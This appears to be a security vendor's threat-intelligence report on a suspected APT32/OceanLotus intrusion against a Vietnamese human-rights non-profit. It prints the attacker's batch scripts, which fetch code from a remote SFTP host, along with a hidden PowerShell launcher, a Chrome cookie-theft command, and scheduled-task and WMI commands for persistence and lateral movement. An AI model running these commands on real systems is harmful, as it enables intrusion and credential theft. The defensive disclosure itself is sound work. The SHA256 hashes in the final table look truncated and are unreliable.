Advanced Persistent Threat Targeting Vietnamese Human Rights Defenders

Executive Summary

It doesn't matter if you're a small organization, a non-profit, or a Fortune 500 company, there's always someone who will want access to your information. In many instances, this access is primarily for financial gain; however, for many non-profits and small organizations the harsh reality is that the nature of their work, or their clients, also makes them an ideal target for intelligence gathering and espionage-motivated threat actors.

Threat hunters at Huntress recently discovered an intrusion on a Vietnamese human rights defender's machine which is suspected to have been ongoing for at least four years. This intrusion has a number of overlaps with known techniques used by the threat actor APT32/OceanLotus, and a known target demographic which aligns with APT32/OceanLotus targets. This post highlights just how far advanced threats will go for information gathering purposes when it aligns with their strategic interests.

Background

Huntress regularly performs threat hunting operations to find intrusions that may have slipped past normal security defenses. In a recent case, Huntress analysts identified an intrusion against a non-profit supporting Vietnamese human rights which has likely spanned the course of at least four years. While detections in the Huntress platform found some anomalous activity which was reported to the Huntress partner, the threat hunting team was able to find well-hidden persistence, and actions taken by the threat actor. This information was then used to piece the intrusion together and trace it back long before the Huntress agent was deployed.

Hunting Methodology

Huntress is uniquely positioned to look for threat actors across millions of systems. This comes through the combination of process behavior insights and persistent footholds gathered from the Huntress EDR. Leveraging process behavior insights, threat hunters use intelligence, or a hypothesis, and their knowledge of what is normal on a system to create threat hunting rules. These rules differ from product detections as they are generally higher in frequency, and lower in efficacy given they target techniques used by threat actors who are trying to blend into an environment. Using created hunting rules, threat hunters often take three different approaches to threat hunting including looking for: rare hunting signals, multiple signal clusters, and statistical anomalies.

The Huntress Managed EDR consistently identifies persistent footholds on a system. This allows threat hunters to locate anomalies where a persistent foothold may be found on a small subset of the systems protected by Huntress. These anomalies could be a difference in persistence mechanism, name, binary, or another attribute to what is normally seen across other Huntress partner environments. Whilst investigating a new hunting signal, it was found that a system would infrequently and inconsistently run a small number of administrative commands from an unusual process.

The admin commands run were deliberate and rarely exceeded three commands in a ten minute period, with a max of twelve being run on a system during any given day. Despite this, the unusual activity was enough to raise the attention of Huntress threat hunters who proceeded to look over persistent footholds in the partner environment and piece together the larger scale of this intrusion.

Investigation and Analysis

Host 1

Persistence Mechanisms




Figure 1: Diagram of Persistence Mechanisms on host 1

While onboarding to Huntress, host 1 presented with a scheduled task titled *Adobe Flash Updater*:

Scheduled Task 1

Task Path: Adobe Flash Updater
Executable: `c:\windows\system32\wscript.exe`
Arguments: `/Nologo /E:VBScript C:\ProgramData\AppData\Roaming\Adobe\Updater\scheduler\scheduler.ps1:log.txt`

The referenced **scheduler.ps1:log.txt**, is an alternate data stream named **log.txt** within a file named **scheduler.ps1**. This file was already removed prior to the Huntress agent being deployed; however, the naming convention and use of an alternate data stream has some overlap with public reporting by Cybereason detailing a VBS and PowerShell-based loader used to load Metasploit and Cobalt Strike payloads.

In the following weeks, new scheduled tasks were created on the host and identified by the Huntress agent roughly 10 days apart:

Scheduled Task 2

Task Path: `AdobeUpdateTaskUser<SID>`
Executable: `C:\Users\<REDACTED>\AppData\Roaming\Java\bin\javaw.exe`
Arguments: `-jar C:\Users\<REDACTED>\AppData\Roaming\Adobe\Acrobat\adobe.jar mi54giwp`

This scheduled task referenced a malicious Java Archive (JAR) file which was specifically created for the user and system in question. The malware contained a hard-coded reference to a file `C:\Users\<REDACTED>\Appdata\Roaming\Adobe\Acrobat\adobe.png` which contained potentially encrypted shellcode or configuration that was to be loaded by an embedded DLL within the Java Archive named `mi54giwp.dll`. The above scheduled task was subsequently interactively launched by the threat actor using the native Windows `schtasks.exe` executable:

```
schtasks /run /TN "AdobeUpdateTaskUser<SID>"
```

Scheduled Task 3

Task Path: `WinDefenderAntivirusUpdateTaskUser<SID2>Core`
Executable: `wscript`
Arguments: `C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\MSSharePoint.vbs`

This scheduled task contained a different user SID than the one found in the **AdobeUpdateTaskUser** scheduled task. The **MSSharePoint.vbs** script was designed to use a private key already placed on disk, authenticate to a remote SFTP server, and download / run a script called **cloud.bat**.

```
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\sftp.exe
-P 6291 -o StrictHostKeyChecking=no -i C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\id_rsa
```

```
MSSHAREUTHVBA@base.msteamsapi.com:/MSSHAREUTHVBA/cloud.bat C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\
```

view raw MSSharePoint.vbs hosted with ❤ by GitHub

The **cloud.bat** file used the same private key to authenticate to the same remote SFTP server, and pulled down a file called **cloudlog.txt.**

```
@echo off
set user=MSSHAREUTHVBA
set destination_folder=%AppData%\Microsoft\Windows\CloudStore\
set sftpath=sftp.exe
set vbs=%destination_folder%MSSharePoint.vbs

if exist "%windir%\System32\OpenSSH\sftp.exe" (
goto upload
) else (
set sftpath=%destination_folder%%sftpath%
goto upload
)
: upload
%sftpath% -P 6291 -o StrictHostKeyChecking=no -i %destination_folder%id_rsa
%user%@base.msteamsapi.com:/%user%/cloudlog.txt %destination_folder
```

view raw cloud.bat hosted with ❤ by GitHub

At the time of investigation there was no **cloudlog.txt** file on disk. Modification timestamps on the private key, SFTP, and SSH binaries all indicate that they were possibly present since November 2023.

Less than a day later, **schtasks.exe** was used to create persistence that would run **cloud.bat**once every 5 hours.

```
schtasks /create /sc minute /mo 300 /tn
Handler{60396-307392-03497-03790-3702046} /tr
"C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat" /f
```

Scheduled Task 4

Task Path: `Handler{60396-307392-03497-03790-3702046}`
Executable: `C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat`

Creation of the Handler scheduled task was later found to have originated from a DllHost surrogate process which was executing a DLL from a COM object stored in the registry with the identifier {1F7CFAF8-B558-4EBD-9526-203135A79B1D}.

Parent Process:`C:\WINDOWS\SysWOW64\DllHost.exe /Processid:{1F7CFAF8-B558-4EBD-9526-203135A79B1D}`

Process: `cmd /c schtasks /create /sc minute /mo 300 /tn Handler{60396-307392-03497-03790-3702046} /tr "%AppData%\Microsoft\Windows\CloudStore\cloud.bat" /f`

It was found that this process was being launched from another scheduled task that was previously setup prior to Huntress deployment.

Scheduled Task 5

Task Path: `UpdateLibrary_{1F7CFAF8-B558-4EBD-9526-203135A79B1D}`
Description: This task updates the cached list of folders and the security permissions on any new files in a user's shared media library.
COM Handler: `{1F7CFAF8-B558-4EBD-9526-203135A79B1D}`
Task File Creation Date: 2020-06-04

This task attempted to masquerade as the legitimate **UpdateLibrary** task on the system and had an identical description to the legitimate **UpdateLibrary** scheduled task also on the system. The task creation and modification timestamps indicate it was first set up in June of 2020. The **StartBoundary** within the XML file used for this Scheduled Task also had a timestamp value of **2020-01-01T00:00:00** indicating that the task was expected to be run from the start of 2020 onwards.

Although the scheduled task didn't have an executable set to run, it did have a COM Handler that was to be invoked. Analysis of the host found a COM object setup using registry keys.

COM Object


Purpose: Specify that **DllHost.exe** would run as the surrogate process for a given application
Registry Key: HKU\<SID>\Software\Classes\AppID\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}.
Registry Entry Value: DllSurrogate
Registry Entry Data: 0

Purpose: Correlate application identifier with its COM object identifier
Registry Key: HKU\<SID>\Software\Classes\WOW6432Node\CLSID\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}
Registry Entry Value: AppID
Registry Entry Data: {1F7CFAF8-B558-4EBD-9526-203135A79B1D}

Purpose: Specify the server DLL to be executed by the COM object identifier
Registry Key: HKU\<SID>\Software\Classes\WOW6432Node\CLSID\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\InProcServer32
Registry Entry Value: (Default)
Registry Entry Data: C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll

This COM object DLL set to run was a signed, legitimate **iisutil.dll** used by IIS Express, which happened to match a rule created by Florian Roth from Nextron systems 5 years ago called **APT_OceanLotus_ISSUTIL_Sep18**. Although this match was a false positive, a malicious sample was found on VirusTotal matching this rule, which was submitted with the names iisutil.dll and iisutil2.dll.

This sample has been flagged by some AV engines as being tied to APT32/OceanLotus and has significant overlap with another DLL found on disk called **iisutil2.dll**. Further analysis of the DLL and 2 other files, which together act as a backdoor, are presented in the section: "*Analysis of Malware."*



4e692aa0c2b858917235b4cc2befe649c1fc3df90d6c42d0f329cde57156d752

Popular threat label: trojan.razy/casdet | Threat categories: trojan | Family labels: razy, casdet, oceanlotus

Alibaba	Trojan:Win32/OceanLotus.581aedbe	ALYac	Gen:Variant.Razy.600507
Arcabit	Trojan.Razy.D929BB	Avast	Win32:Agent-BCQB [Trj]
AVG	Win32:Agent-BCQB [Trj]	BitDefender	Gen:Variant.Razy.600507
Cylance	Unsafe	DeepInstinct	MALICIOUS
Emsisoft	Gen:Variant.Razy.600507 (B)	eScan	Gen:Variant.Razy.600507
ESET-NOD32	A Variant Of Win32/Agent.AFOH	Fortinet	Riskware/Presenoker
GData	Gen:Variant.Razy.600507	Google	Detected
Ikarus	Trojan.Win32.Casdet	Kaspersky	Trojan.Win32.Patched.netyyg
Lionic	Trojan.Win32.Patched.4!c	MaxSecure	Trojan.Malware.7164915.susgen
McAfee Scanner	Ti!4E692AA0C2B8	Microsoft	Trojan:Win32/Casdet!rfn
NANO-Antivirus	Virus.Win32.Gen.ccmw	Rising	Trojan.Casdet!8.FAA9 (CLOUD)
Skyhigh (SWG)	BackDoor-FDXE!6B64382E0D7F	Sophos	Generic Reputation PUA (PUA)
Symantec	Trojan.Gen.6	Tencent	Malware.Win32.Gencirc.115cfd5c
Trellix (ENS)	BackDoor-FDXE!6B64382E0D7F	Trellix (HX)	Gen:Variant.Razy.600507
TrendMicro	Backdoor.Win32.OCEANLOTUS.ENN	TrendMicro-HouseCall	Backdoor.Win32.OCEANLOTUS.ENN
VBA32	SScope.Trojan.Zbot.gen	VIPRE	Gen:Variant.Razy.600507
Webroot	W32.Trojan.Gen	Xcitium	Malware@#jcob6u1arov2
Zillya	Trojan.Generic.Win32.975785	ZoneAlarm by Check Point	Trojan.Win32.Patched.netyyg

Figure 2: Classification of OceanLotus on VirusTotal

A few weeks following the creation of these scheduled tasks, an enumeration command was observed on the host looking for current user's privileges.

whoami /priv

The next day, a forced restart was performed on a remote host. This same action was performed on another system roughly two weeks following execution on the first.

```
cmd /c shutdown /r /m \\<remote ip> /t 0 /f
```

We don't know the intent of this action, but speculate it may have been to ensure execution of malware on a remote system or to ensure any system configuration changes are applied.

Over the next few months, various discovery commands were performed to ensure access to remote workstations from host 1. Actions were taken to ensure network connectivity was still active on the host and remote hosts.

```
net view \\<remote ip> /all
net use \\<remote ip> /u:"<domain>\<user>" "<password>"
netstat -ano
ipconfig /all
```

A run key was found on host 1 which referenced a McAfee OEM Module binary (**mcoemcpy.exe**) masquerading as **WdiServiceHost**. A DLL used for sideloading was not found at the time of investigation; however, public reporting by ESET is available which states that this executable is vulnerable to loading a malicious DLL named **McUtil.dll**.

Run Key 1

Purpose: Launch an executable known to be vulnerable to DLL Sideloading when user logs in
Registry Key: `HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
Registry Entry Value: `WdiServiceHost`
Registry Entry Data: `C:\Users\<REDACTED>\AppData\Roaming\WdiServiceHost_339453944\WdiServiceHost.exe`

A second run key was found on host 1 referencing an Apple Software binary (**SoftwareUpdate.exe**) with a revoked code signature. This persistence mechanism was unique across Huntress customers and it's believed this was used to sideload a malicious DLL. The DLL used for sideloading was not found at the time of investigation; however, public reporting by Recorded Future is available which states that this executable is vulnerable to loading a malicious DLL named**SoftwareUpdateFilesLocalized.dll**.

Run Key 2

Purpose: Launch an executable known to be vulnerable to DLL Sideloading when user logs in
Registry Key: `HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
Registry Entry Value: `Apple Software Update Cache`
Registry Entry Data: `C:\ProgramData\Apple\Installer Cache\SoftwareUpdate.exe`

Yet another run key was found on host 1 referencing a batch script called **connection.bat**. This had identical functionality to **MSSharePoint.vbs** except it launched PowerShell to run SFTP rather than a VBS script.

Run Key 3

Purpose: Launch a batch script when user logs in
Registry Key: `HKU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
Registry Entry Value: `ChromeUptodate`
Registry Entry Data: `C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\connection.bat`

```
@echo off
powershell -WindowStyle Hidden -executionpolicy bypass -Command "Start-Process -WindowStyle Hidden -FilePath sftp.exe -ArgumentList '-P','6291','-o','StrictHostKeyChecking=no', '-i', 'C:\Users\<Redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\id_rsa MSSHAREUTHVBA@base.msteamsapi.com:/MSSHAREUTHVBA/cloud.bat', 'C:\Users\<Redacted>\AppData\Roaming\Microsoft\Windows\CloudStore\'"
```

view raw connection.bat hosted with ❤ by GitHub

Right before isolation occurred on this system, the threat actor was seen attempting to steal Google Chrome cookies for all user profiles on the system from the DllHost COM object backdoor.

```
cmd /c for /f "tokens=*" %G in ('dir /b "%localappdata%\Google\Chrome\User
 Data\Profile *"') do copy "%localappdata%\Google\Chrome\User
 Data\%G\Network\Cookies.bak" "%localappdata%\Google\Chrome\User
Data\%G\Cookies" /y
```

Host 2

Persistence Mechanism




Figure 3: View of Persistence Mechanism on host 2

A separate host, host 2, had remote commands run via Windows Management Instrumentation to execute a batch script approximately 1.5 months after the first observed action on host 1. This batch script was used to query processes running on the host.

cmd.exe /c C:\Users\Public\Downloads\1.bat

The batch script content is below:

wmic process get name, executablepath, sessionid, processid > C:\Users\Public\Downloads\1.txt
view raw 1.bat hosted with ❤ by GitHub

Domain Discovery commands were also observed on this system shortly after this.

```
net group "Domain Admins" /domain
nltest /dclist:<REDACTED>.local
```

The process which initiated this was a legitimate version of the calibre eBook management executable**calibre.exe**which had been setup to run as a task. Through Huntress telemetry, it was seen that a Scheduled Task was attempted to be created to run this **calibre.exe** executable from an unusual location.

```
schtasks /create /sc MINUTE /mo 300 /tn
 "Microsoft\Windows\WindowsColorSystem\Calibration_Update" /tr
 "C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe
" /f
```

Scheduled Task 1

Task Path: `Microsoft\Windows\WindowsColorSystem\Calibration_Update`
Executable: `C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe`

It should be noted that this is an attempt to blend in to the legitimate “Calibration Loader” task generally seen at **C:\Windows\System32\Tasks\Microsoft\Windows\WindowsColorSystem\Calibration Loader**. We speculate that the “Calibration Loader” task was chosen because of similar naming as the file **calibre.exe**.

Soon after this execution there was attempted privilege escalation via named pipes performed through the calibre process. This likely involved injection into the legitimate Windows **gpupdate.exe** process, which is a known process commonly injected into through the use of malleable Cobalt Strike profiles and is commonly seen when running the ‘getsystem’ command from Cobalt Strike.

Grandparent:
`C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe`

Parent:
`C:\windows\sysnative\gpupdate.exe`

Process:
`C:\Windows\system32\cmd.exe /c echo a0e3d8a67d0 > \\.\pipe\a64009`

Analysis of this host found the calibre executable running a malicious DLL called **calibre-launcher.dll** on disk; however, within a matter of minutes before the DLL and executable could be obtained the threat actor seemed to have killed the running process, removed the entire SPMigrationdirectory including the implant. At the time of investigation, there was a suspicious entry still in the system DNS cache:

IP	DNS Entries
91.231.182[.]18	kpi.mscloudapp[.]com

Although we weren’t able to confirm that this lookup was related to the intrusion in question, the domain was similar to one seen previously (**msteamsapi[.]com**) and the subdomain also had overlap with a subdomain seen on host 4.

Host 3

Persistence Mechanism




Figure 4: View of Persistence Mechanism on host 3

Shortly after performing named pipe impersonation on host 2, a command was run using the same Cobalt Strike beacon in an attempt to create a scheduled task on a third system. This scheduled task was set to run every 15 minutes as the SYSTEM user account (Note: the task name resembles a license key and as such has been redacted as a precaution).

```
schtasks.exe /u "<REDACTED>\<REDACTED>" /p "<REDACTED>" /S
 <REDACTED> /create /SC MINUTE /MO 15 /TN "<REDACTED>" /TR
 "C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"
/RU "NT AUTHORITY\SYSTEM" /K /f
```

Scheduled Task 1

Task Path: `<REDACTED>`
Executable: `C:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe`

Shortly after this, a command was run to invoke the calibre executable.

```
wmic /node:<REDACTED> /user:<REDACTED> /password:<REDACTED>
process call create "cmd.exe /c start
c:\Users\<REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"
```

At the time of investigation, the executable and DLL weren't found on disk.

Host 4

Persistence Mechanisms




Figure 5: Diagram of Persistence Mechanisms on host 4

Using available Huntress telemetry, a search was run to find any other instances where the calibre executable was set to run at startup. Three scheduled tasks were found on the system, two of which were masquerading as legitimate Adobe executables, with the other masquerading as a Microsoft update task.

Scheduled Task 1

Task Path: `Adobe Acrobat Update Task`
Executable: `C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe`

Scheduled Task 2

Task Path: `MicrosoftOne\Uptodate`
Executable: `C:\programdata\Microsoft\AppV\ins-findstr.exe`

Scheduled Task 3

Task Path: `Adobe Acrobat Update Task_v2`
Executable: `C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeUpdate.exe`

Analysis of network connections on the system showed that one of the calibre executables posing as Adobe (**AdobeARM.exe**) previously had a network connection to a remote IP address.

IP	DNS Entries
51.81.29[.]44	kpi.adcconnect[.]me

Based on analysis of this infrastructure and malicious **calibre-loader.dll** files submitted to VirusTotal, this IP address and the **calibre.exe** implant were likely tied to a Cobalt Strike Team Server.

Months after our initial detection on host 1, user privilege discovery was observed via a different calibre.exe process.

whoami /priv

Weeks following this command we observed a new service created to run a legitimate node executable. This executable was set to launch a malicious Node addon binary to evade detection on the system.

Service 1

Name: `Adobe_Reader`
Executable: `C:\programdata\adobe\node.exe`
Arguments: `-e require('C:\ProgramData\adobe\1lpiozkc.node')`

The Node addon was created to specifically target the system and user account and included a hardcoded path to a file on disk at **C:\Programdata\Adobe\ms-adobe.bin**. This also included a hardcoded service name to be created called **SrvAdobeUpd**; however, at the time of investigation, this wasn't found on the system. Analysis of network connections on the system showed that this node executable previously connected to a remote IP address.

IP	DNS Entries
5.230.35[.]192	dupleanalytics[.]net get.dupbleanalytics[.]net

Based on analysis of this infrastructure and the malicious node file, it's believed that this was likely tied to a Cobalt Strike Team Server.

About a month following the Node addon being launched we observed a scheduled task creation spawning from the**node.exe** process.

Parent Process:
```
C:\programdata\adobe\node.exe -e require('C:\\ProgramData\\adobe\\1lpiozkc.node')
```

Process:
```
C:\WINDOWS\system32\cmd.exe /C schtasks /create /sc MINUTE /mo 15 /tn
"96d09a49-98ed-4b12-936a-c8715d2d2c0e" /tr
"C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe -jar
C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v" /f
```

This scheduled task was set to run a jar file which would run an embedded DLL into memory.

Scheduled Task 4

Task Name: `96d09a49-98ed-4b12-936a-c8715d2d2c0e`
Executable: `C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe`
Arguments: `-jar C:\Users\<REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v)`

Further analysis on **msadobe.jar** is mentioned in the following section.

Supporting Analysis

It's most likely that this is only the tip of the iceberg and that the true extent of this intrusion stretches well beyond systems with the Huntress agent. Preliminary analysis was conducted into the malware found on these systems, and infrastructure used in the intrusion. This was done as a way of determining any known overlap with threat actor techniques which align with the target industry or demographic of the victim organization.

Analysis of Malware

This intrusion had several binaries and files which were involved. A summary of these files are included below.

Location	Hash (SHA256)
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\ {1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e457

Location	Hash (SHA256)
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\cachuri.dll	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e457
